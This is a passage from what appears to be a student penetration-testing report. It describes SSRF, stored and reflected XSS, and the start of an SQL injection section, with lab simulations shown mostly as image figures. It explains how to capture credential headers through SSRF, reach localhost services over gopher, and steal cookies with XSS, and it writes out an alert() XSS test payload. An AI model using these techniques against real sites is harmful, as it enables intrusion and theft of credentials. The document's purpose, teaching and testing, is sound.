



**Figure 18: SSRF and Path Traversal**

Another way, the attacker can instead force the web server to request a server of the attacker's choice. By doing so, we can capture request headers that are sent to the attacker's specified domain. These headers could contain authentication credentials or API keys sent by website.thm (that would normally authenticate to api.website.thm).





**Figure 19: SSRF server request**

### 4.1.3 Detecting SSRF

Potential SSRF vulnerabilities can be spotted in web applications in many different ways. Here is an example of four common places to look:

When a full URL is used in a parameter in the address bar:


**Figure 20: SSRF parameter used in URL**

A hidden field in a form:

```
<form method="post" action="/form">
    <input type="hidden" name="server" value="http://server.website.thm/store">
    <div>Your Name:</div>
    <div><input name="client_name"></div>
    <div>Your Email:</div>
    <div><input name="client_email"></div>
    <div>Your Message:</div>
    <div><textarea name="client_message"></textarea></div>
</form>
```

**Figure 21: SSRF Hidden Field**

A partial URL such as just the hostname:






**Figure 22: SSRF Partial URL**

Only the path of the URL:


**Figure 23: SSRF URL Path**


### 4.1.4 SSRF Simulation

One of the first things to try in SSRF is reading local files which was successful in our case.





**Simulation 13: SSRF retrieved file content**

This vulnerable web application is used as a proxy to manage the requests to any site ex: Google.





**Simulation 14: SSRF Request**

To take it a step further, we launched a private http server to capture the request headers that should have been sent to the internal servers.





**Simulation 15: Launch HTTP server**

In this example, internal servers, which was only available to the local host, could be accessed.




**Simulation 16: SSRF access local host**

Lastly, we installed a mysql server on this virtual machine which should be only accessed from the local host, but we could communicate with it using gopher protocol.




**Simulation 17: SSRF gopher protocol**

# Chapter 5: Data Validating Testing

The most common web application security weakness is the failure to properly validate input coming from the client or environment before using it. This weakness leads to almost all of the major vulnerabilities in web applications.
Data from an external entity or client should never be trusted, since it can be arbitrarily tampered with by an attacker. "All Input is Evil", says Michael Howard in his famous book "Writing Secure Code". That is rule number one. Unfortunately, complex applications often have a large number of entry points, which makes it difficult for a developer to enforce this rule. In this chapter, we describe Data Validation testing. This is the task of testing all the possible forms of input, to understand if the application sufficiently validates input data before using it.

## 5.1 Cross-Site Scripting

Cross-Site Scripting (XSS) attacks are a type of injection, in which malicious scripts are injected into otherwise benign and trusted websites. XSS attacks occur when an attacker uses a web application to send malicious code, in the form of a browser side script, to a different end user. Flaws that allow these attacks to succeed are quite widespread and occur anywhere a web application uses input from a user within the output it generates without validating or encoding it. An attacker can use XSS to send a malicious script to an unsuspecting user. The end user’s browser has no way to know that the script should not be trusted and will execute the script. Because it thinks the script came from a trusted source, the malicious script can access any cookies, session tokens, or other sensitive information retained by the browser and used with that site. These scripts can even rewrite the content of the HTML page.

### 5.1.1 Action

Attack can be performed by sending URL to the victim to access personal data as cookies, session token to use their personal account for their own purpose.
Attacker can write a URL that includes their injected script so when the victim clicks on the link it executes script or redirects to malicious website to download or send  malicious software to affect him either by stealing his cookies (script send the cookies file of the victim to the attacker’s mail for example) or attack his device, this type mostly depends on social engineering.





**Figure 24: XSS in action**

It also can be done by saving attacker's script on the website, that type of attack can be performed on websites that have comment fields, submission forms, contact forms, posts, or upload files something that is sent to the website and saved in its database which cause that any user open this website the injected script will execute in his browser stealing his cookies or Auth. keys or redirect him to the attacker website harming the victim.






**Figure 25: XSS in action include database**

## 5.1.2 Detection

To test if that web application is vulnerable to XSS attack, we search for all input fields and try inject payload or list of payloads according to the level how his field is secured. Most common injection is <script>alert('XSS')</script> if the web application alerted XSS the test is positive and done without harming the web application or its users.


### 5.1.3 Simulation

We start with stored XSS, in which our script is saved into the database of the vulnerable application.





**Simulation 18: XSS insert payload**

So once we submit our script then clicking on “visit my website!” hyperlink the script gets executed, now we can copy the url of this link and send it to our victim.





**Simulation 19: XSS alert**

Now with reflected XSS, in which the script gets executed immediately after being inserted into a vulnerable field.




**Simulation 20: XSS executed**

Then after we submit our input the script gets executed at once.




**Simulation 21: XSS vulnerable alert**

## 5.2 SQL Injection

SQL (Structured Query Language) Injection, mostly referred to as SQLi, is an attack on a web application database server that causes malicious queries to be executed. When a web application communicates with a database using input from a user that hasn't been properly validated, there runs the potential of an attacker being able to steal, delete or alter private and customer data and also attack the web applications authentication methods to private or customer areas. This is why as well as SQLi being one of the oldest web application vulnerabilities, it also can be the most damaging.

### 5.2.1 Databases

A database is a way of electronically storing collections of data in an organised manner. A database is controlled by a DBMS which is an acronym for Database Management System, DBMS's fall into two camps Relational or Non-relational, the focus of this room will be on Relational databases, some common one's you'll come across are MySQL, Microsoft SQL Server, 